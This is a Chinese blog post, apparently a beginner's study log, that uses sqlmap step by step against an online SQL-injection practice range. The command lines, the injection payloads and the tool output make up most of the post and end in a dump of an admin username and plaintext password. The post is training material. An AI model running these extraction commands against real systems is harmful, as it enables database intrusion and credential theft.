信息安全铁人三项学习第三天

原创


韦小斧WLA 于 2020-04-24 14:27:50 发布 171 收藏 1

分类专栏： 信息安全铁人三项赛 文章标签： mysql

本文链接：https://blog.csdn.net/weixin_45722065/article/details/105729852

今天我学习sql注入

掌控安全的封神台是一个很好的在线联系的一个靶场地址



这是其中一个基础的sql注入练习靶场，题目以及告诉我们是使用sql注入了，那么我先使用的sqlmap来进行注入，比较简单，只要记住命令就可以了

首先

```
sqlmap -u http://59.63.200.79:8003/?id=1
```

判断是否有注入点，结果很明显，存在注入点

第二部就是查库

```
sqlmap -u http://59.63.200.79:8003/?id=1 --dbs --batch
```

dbs 就是库查询，batch就是自动默认选项

```
C:\root> sqlmap -u http://59.63.200.79:8003/?id=1 --dbs --batch
```

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3428=3428

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5643 FROM (SELECT(SLEEP(5)))uusX)
---
[14:01:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[14:01:28] [INFO] fetching database names
[14:01:28] [INFO] fetching number of databases
[14:01:28] [INFO] resumed: 3
[14:01:28] [INFO] resumed: information_schema
[14:01:28] [INFO] resumed: maoshe
[14:01:28] [INFO] resumed: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test

[14:01:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/59.63.200.79'
[14:01:28] [WARNING] you haven't updated sqlmap for more than 82 days!!!

[*] ending @ 14:01:28 /2020-04-24/

C:\root>
```



```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3428=3428

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5643 FROM (SELECT(SLEEP(5)))uusX)
---
[14:01:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[14:01:28] [INFO] fetching database names
[14:01:28] [INFO] fetching number of databases
[14:01:28] [INFO] resumed: 3
[14:01:28] [INFO] resumed: information_schema
[14:01:28] [INFO] resumed: maoshe
[14:01:28] [INFO] resumed: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test

[14:01:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/59.63.200.79'
[14:01:28] [WARNING] you haven't updated sqlmap for more than 82 days!!!

[*] ending @ 14:01:28 /2020-04-24/

C:\root>
```


https://blog.csdn.net/weixin_45722065

不需要太长时间就可以暴库完成，那么这里有几个库，我们关注第二个‘maoshe’
接下来就看看库里面有什么表

```
sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe --tables --batch
```

```
C:\root> sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe --tables --batch
```

```
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5643 FROM (SELECT(SLEEP(5)))uusX)
---
[14:03:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[14:03:38] [INFO] fetching tables for database: 'maoshe'
[14:03:38] [INFO] fetching number of tables for database 'maoshe'
[14:03:38] [INFO] resumed: 4
[14:03:38] [INFO] resumed: admin
[14:03:38] [INFO] resumed: dirs
[14:03:38] [INFO] resumed: news
[14:03:38] [INFO] resumed: xss
Database: maoshe
[4 tables]
+--------+
| admin  |
| dirs   |
| news   |
| xss    |
+--------+
https://blog.csdn.net/weixin_45722065
```

这个表里面出现了一个我们非常熟悉的东西‘admin’感觉就要成功了，我们进去看看是不是我们需要的

```
sqlmap -u sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin -columns --batch
```

```
C:\root> sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin --columns --batch
```

```
[14:04:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[14:04:46] [INFO] fetching columns for table 'admin' in database 'maoshe'
[14:04:46] [INFO] resumed: 3
[14:04:46] [INFO] resumed: Id
[14:04:46] [INFO] resumed: int(11)
[14:04:46] [INFO] resumed: username
[14:04:46] [INFO] resumed: varchar(11)
[14:04:46] [INFO] resumed: password
[14:04:46] [INFO] resumed: varchar(11)
Database: maoshe
Table: admin
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| Id       | int(11)     |
| password | varchar(11) |
| username | varchar(11) |
+----------+-------------+
https://blog.csdn.net/weixin_45722065
```

嗯，有点东西，我们好像找到了我们需要的东西，但是并没有明文密码。接下来就要猜解表了

```
sqlmap -u sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin -C username，password --dump
```

```
C:\root> sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin -C username,password --dum
p --batch
```

```
+----------+------------+
| username | password   |
+----------+------------+
| admin    | hellohack  |
```

这里我们成功获取到了明文密码。